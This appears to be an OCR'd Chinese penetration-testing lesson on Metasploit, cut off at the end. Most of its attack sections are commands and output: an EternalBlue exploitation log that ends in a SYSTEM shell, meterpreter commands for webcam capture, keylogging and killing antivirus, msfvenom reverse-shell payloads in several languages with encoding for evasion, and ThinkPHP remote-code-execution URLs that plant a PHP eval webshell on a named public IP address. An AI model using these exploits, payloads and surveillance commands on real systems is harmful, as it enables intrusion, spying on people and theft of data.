#2课时

Metasploit简介

Metasploit 是The Metasploit framework的简称,框架由多个module组成

是一款开源安全漏洞利用和测试工具，集成了各种平台上常见的漏洞，并持续保持更新。

metasploit涵盖了渗透测试中全过程，你可以在这个框架下利用现有的Payload进行一系列的渗透测试。

Kali-metasploit框架目录路径：/usr/share/metasploit-framework

```
┌──(root💀kali)-[/usr/share/metasploit-framework]
└─# ls
app     documentation  metasploit-framework.gemspec  msfdb           msfupdate  Rakefile         script-recon
config  Gemfile        modules                       msf-json-rpc.ru  msfvenom   ruby             scripts
data    Gemfile.lock   msfconsole                    msfrpc           msf-ws.ru  script-exploit   tools
db      lib            msfd                          msfrpcd          plugins    script-password  vendor
```

Metasploit目录

```
data：包含metasploit用于存储某些漏洞、单词列表、图像等所需二进制文件的可编辑文件。
documentation：包含框架的可用文档。
lib：metasploit的库文件夹。
plugins：用来存放metasploit的插件。
scripts：用来存放metasploit的脚本，包括meterpreter及其它脚本。
tools：存放多种的命令行实用程序。
modules：存储metasploit的模块文件。
```

Modules目录
Msf所有的漏洞测试都是基于模块

```
auxiliary：辅助模块，辅助渗透（端口扫描、登录密码爆破、漏洞验证等）
exploits：漏洞利用模块，包含主流的漏洞利用脚本，通常是对某些可能存在漏洞的目标进行漏洞利用。命名规则:操作系统/各种应用协议分类
payloads：攻击载荷，主要是攻击成功后在目标机器执行的代码，比如反弹shell的代码
post：后渗透阶段模块，漏洞利用成功获得meterpreter之后，向目标发送的一些功能性指令，如：提权等
encoders：编码器模块，主要包含各种编码工具，对payload进行编码加密，以便绕过入侵检测和过滤系统
evasion：躲避模块，用来生成免杀payload
nops：空指令就是空操作，提高 paylaod 稳定性及维持大小
```

Metasploit模块使用

Msfconsole

Msfconsole是Metasploit框架用户接口，我们能通过Msfconsole接口使用Metasploit中所有模块


Msfconsole主要用于:

1.管理Metasploit数据库
2.管理会话

3.配置启动Metasploit模块

启动方式：

kali终端输入：`msfconsole`



kali-metasploit更新：

```
msfconsole -v #查看版本
apt-get update
apt-get install metasploit-framework
```

msfconsole基础使用

```
help：该命令允许用户查看执行命令的帮助信息。
use module：该命令允许用户加载选择的模块。
set optionname module：该命令允许用户为模块设置不同的选项。
run&exploit：运行一个模块
search ：搜索msf中相关组件
exit：该命令允许用户退出msfconsole。
```


MSF常用命令

```
show exploits - 查看所有可用的渗透攻击程序代码
show auxiliary - 查看所有可用的辅助攻击工具
[show ]options/advanced - 查看该模块可用选项
show payloads - 查看该模块适用的所有载荷代码
```

```
show targets – 查看该模块适用的攻击目标类型
search – 根据关键字搜索某模块
info – 显示某模块的详细信息
use – 使用某渗透攻击模块
back – 回退
set/unset – 设置/禁用模块中的某个参数
setg/unsetg – 设置/禁用适用于所有模块的全局参数
```

环境演练

某天你领导需要你对公司新买的服务器进行漏洞测试



结合metasploit我们应该怎么做?

信息收集

通过nmap对目标进行漏洞探测及端口扫描

```
nmap扫描
-T[0-5]：默认为T3，T4表示最大TCP扫描延迟为10ms
-sS：TCP SYN扫描
-sA：TCP ACK扫描
-sT：TCP 扫描
-A：打开操作系统探测和版本探测。
--script=vuln：检查是否具有常见漏洞
```

```
msf6 > nmap -sS  T4  A  --script-vuln 192.168.40.142
[*] exec: nmap -sS  T4  A  --script-vuln 192.168.40.142

Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-25 05:32 EDT
Nmap scan report for 192.168.40.142
Host is up (0.0008s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:AD:CC:F6 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_se
rver_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN JUHT6QFJV55; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|  samba-vuln-cve 2012 1182: NT STATUS ACCESS DENIED
|  smb vuln ms10-054: false
|  smb vuln ms10-061: NT STATUS ACCESS DENIED
|  smb vuln ms17-010:
|    VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|      State: VULNERABLE
|      IDs:  CVE:CVE-2017-0143
|      Risk factor: HIGH
|        A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17 010).
|
|      Disclosure date: 2017 03 14
|      References:
|        https://technet.microsoft.com/en us/library/security/ms17-010.aspx
|        https://cve.mitre.org/cgi bin/cvename.cgi?name=CVE-2017-0143
|_       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer guidance for wannacrypt attacks/
```

Auxiliary模块

```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows
   1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows
   2  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/
   3  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/
   4  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection


Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/smb/smb_ms17_010

msf6 >
```

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                     no        The password for the specified username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.40.142
rhosts => 192.168.40.142
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[*] 192.168.40.142:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.40.142:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.40.142:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Exploit模块

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.40.151   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.40.142
rhosts => 192.168.40.142
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.40.151:4444
[*] 192.168.40.142:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.40.142:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.40.142:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.40.142:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.40.142:445 - The target is vulnerable.
[*] 192.168.40.142:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.40.142:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.40.142:445    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.40.142:445 - Connecting to target for exploitation.
[+] 192.168.40.142:445 - Connection established for exploitation.
[+] 192.168.40.142:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.40.142:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.40.142:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.40.142:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.40.142:445   0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.40.142:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.40.142:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.40.142:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200262 bytes) to 192.168.40.142
[*] 192.168.40.142:445 - Starting non-paged pool grooming
[+] 192.168.40.142:445   Sending SMBv2 buffers
[+] 192.168.40.142:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.40.142:445 - Sending final SMBv2 buffers.
[*] 192.168.40.142:445 - Sending last fragment of exploit packet!
[*] 192.168.40.142:445 - Receiving response from exploit packet
[+] 192.168.40.142:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.40.142:445   Sending egg to corrupted connection.
[*] 192.168.40.142:445 - Triggering free of corrupted buffer.
[*] Meterpreter session 1 opened (192.168.40.151:4444 -> 192.168.40.142:49173) at 2021-08-25 21:05:20 -0400
[+] 192.168.40.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.40.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.40.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Meterpreter扩展模块

Meterpreter介绍

meterpreter是一个高级、动态、可扩展的payload，简单理解是一个高级的CMD，里面封装了Metasploit的功能

如何进入Meterpreter

```
background：将当前session挂起
sessions[ -l]：列出当前所有的session
sessions[ -i] id：进入某个session
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEN @ WIN-JUNT6QFJV55  192.168.40.151:4444 → 192.168.40.142:49173 (192.168.40.
                                                                          142)

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1976 created.
Channel 1 created.
Microsoft Windows [版 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

如何开启对方摄像头呢？？？

开启摄像头

开启摄像头需要拥有meterpreter

> webcam_list：查看摄像头 webcam_snap：通过摄像头拍照 webcam_stream：通过摄像头开启视频

得到的shell不是meterpreter怎么办??

Shell转meterpreter


sessions –u id：将某个session转为meterpreter

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type              Information                                                                  Connection
  --  ----  ----              -----------                                                                  ----------
  3         shell x64/windows  Microsoft Windows [_ 6.1.7600] _ (c) 2009 Microsoft Corporation_ C:\Windows\s...  192.168.24.1

msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.24.146:4433
msf5 exploit(windows/smb/ms17_010_eternalblue) >
[*] Sending stage (176195 bytes) to 192.168.24.142
[*] Meterpreter session 4 opened (192.168.24.146:4433 -> 192.168.24.142:49167) at 2020-05-12 06:48:59 -0400
[*] Stopping exploit/multi/handler

msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                                                  Connection
  --  ----  ----                   -----------                                                                  ----------
  3         shell x64/windows      Microsoft Windows [_ 6.1.7600] _ (c) 2009 Microsoft Corporation_ C:\Windows\s...  192.168.24.146:4444 -> 192.168.24.142:49166 (192.168.24.142)
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SOURCE-PC                                              192.168.24.146:4433 -> 192.168.24.142:49167 (192.168.24.142)

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Meterpreter基本利用

上传 执行 下载

execute：在目标机器执行文件
创建新进程cmd.exe，-H不可见，-i交互
Upload:上传文件
Download:下载文件



Meterpreter常用命令

```
meterpreter > background 放回后台
meterpreter > exit 关闭会话
meterpreter > help 帮助信息
meterpreter > sysinfo系统平台信息
meterpreter > screenshot 屏幕截取
meterpreter > shell 命令行shell (exit退出)
meterpreter > getlwd 查看本地目录
meterpreter > lcd 切换本地目录
meterpreter > getwd 查看目录
meterpreter > ls 查看文件目录列表
meterpreter> keyscan_start 开启键盘记录
start改为stop则为关闭
meterpreter > cd 切换目录
meterpreter > rm 删除文件
meterpreter > download C:\\1.txt 1.txt 下载文件
meterpreter > upload /var/www/wce.exe wce.exe 上传 文件
meterpreter > search -d c: -f *.doc 搜索文件
meterpreter > execute -f cmd.exe -i 执行程序/命令
meterpreter > ps 查看进程
meterpreter > getuid 查看当前用户权限 meterpreter > run killav 关闭杀毒软件
meterpreter > run getgui-e 启用远程桌面
```

Msfvenom生成Payload

Msfvenom


msfvenom是msfpayload和msfencode的组合。将这两个工具集成在一
个框架实例中。
msfvenom是用来生成后门的软件，在目标机上执行后门，在本地监听上线，获得meterpreter

Msfvenom常用参数

```
-p：--payload，指定特定的 Payload，如果被设置为 -，那么从标准输入流中读取。几乎支持全平台。
-l：--list，列出所有可用的项目，其中值可以被设置为 payloads，encoders，nops，all
-n：--nopsled，指定 nop 在 payload 中的数量
-f：--format，指定 Payload 的输出格式（--list formats：列出所有可用的输出格式）
-e：--encoder，指定使用的encoder
-a：--arch，指定目标系统架构
--platform：指定目标系统平台
-s：--space，设置未经编码的 Payload 的最大长度（--encoder-space：编码后的 Payload 的最大长度）
-b：--bad-chars，设置需要在 Payload 中避免出现的字符，例如：’\0f’、’\x00’等
-i：--iterations，设置 Payload 的编码次数
--smallest：尽可能生成最短的 Payload
-o：--out，保存 Payload 到文件
```

Msfvenom生成windows可执行程序

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=xx.xx.xx.xx lport=5445 –e x86/shikata_ga_nai
–i 8 -f exe -o hello.exe

X86/shikata_ga_nai是指定对shellcode的编码方法，编码随机生成

-i 8 是指定编码次数
```



Msfconsole开启监听

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.132
msf6 exploit(multi/handler) > set lport 5445
msf6 exploit(multi/handler) > run
```

```
msf6 exploit(multi/script/web_delivery) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.132
lhost => 192.168.40.132
msf6 exploit(multi/handler) > set lport 5445
lport => 5445
msf6 exploit(multi/handler) >
```

Msfvenom生成web payload

```
php:
msfvenom -p php/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f
raw >shell.php
asp:
msfvenom -a  x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address>
LPORT= <Your Port to Connect On> -f aspx - o shell.aspx
jsp:
msfvenom -p  java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f
raw >shell.jsp
war:
msfvenom -p  java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f
war >  shell.war
```

web payload如何使用

msfvenom -p php/meterpreter_reverse_tcp lhost=192.168.40.151 lport=5000 -f raw –o /root/Desktop/shell.php

```
└─# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=192.168.40.151 LPORT=5000 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201308 bytes
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.151
lhost ⇒ 192.168.40.151
msf6 exploit(multi/handler) > set lport 5000
lport ⇒ 5000
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.40.151:5000
[*] 192.168.40.142 - Meterpreter session 1 closed.  Reason: Died
[*] Meterpreter session 2 opened (192.168.40.151:5000 → 192.168.40.135:49169) at 2021-08-25 21:52:38 -0400

meterpreter >
```

Msfvenom生成脚本payload

```
python:
msfvenom -p python/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On>
-f raw > shell.py
bash:
msfvenom -p  cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw
> shell.sh
perl:
```

```
msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl
```

脚本payload上线

Stageless&staged payload

/meterpreter/reverse_tcp 和 /meterpreter_reverse_tcp区别

payload分为staged和stageless:

Staged payload: <platform>/[arch]/<stage>/<stager>

Staged Meterpreter负责建立目标用户与攻击者之间的网络连接，将执行传递到另一个阶段，如：reverse_tcp、 bind_tcp

Stageless payload: <platform>/[arch]/<single>

Stageless Meterpreter是一个二进制文件，包含Meterpreter的所有必需部分以及所有必需的扩展，全部捆绑在 一起，将完整的payload都编译在木马中，体积庞大

Staged只建立连接并接受payload而stageless之间省去了接受payload的步骤

Metasploit实战攻击

目标站点：

http://47.115.9.13:8081/

利用方式

ThinkPHP 5.x (v5.0.23及v5.1.31以下版本) 远程命令执行漏
洞利用（GetShell）

```
http://47.115.9.13:8081/?
s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami

http://47.115.9.13:8081/?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1]
[]=shell.php&vars[1][]=%3C?php%20@eval($_POST[ccc]);?%3E
```

如何反弹MSF

方法一：通过web站点，使用无文件的方式攻击利用执行
方法二：通过web站点，上传webshell，返回给msf

反弹shell

利用命令执行漏洞，结合上一章的知识，我们可以怎么做?

```
php:
msfvenom-p php/meterpreter/reverse_tcp. LHOST=<Your lP Address> LPORT=<Your Port toConnect On> -f
raw >shell.php
asp:
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp. LHOST=<Your IPAddress>
LPORI= <Your Port to Connect On> -f aspx - o shell.aspx.
jsp:
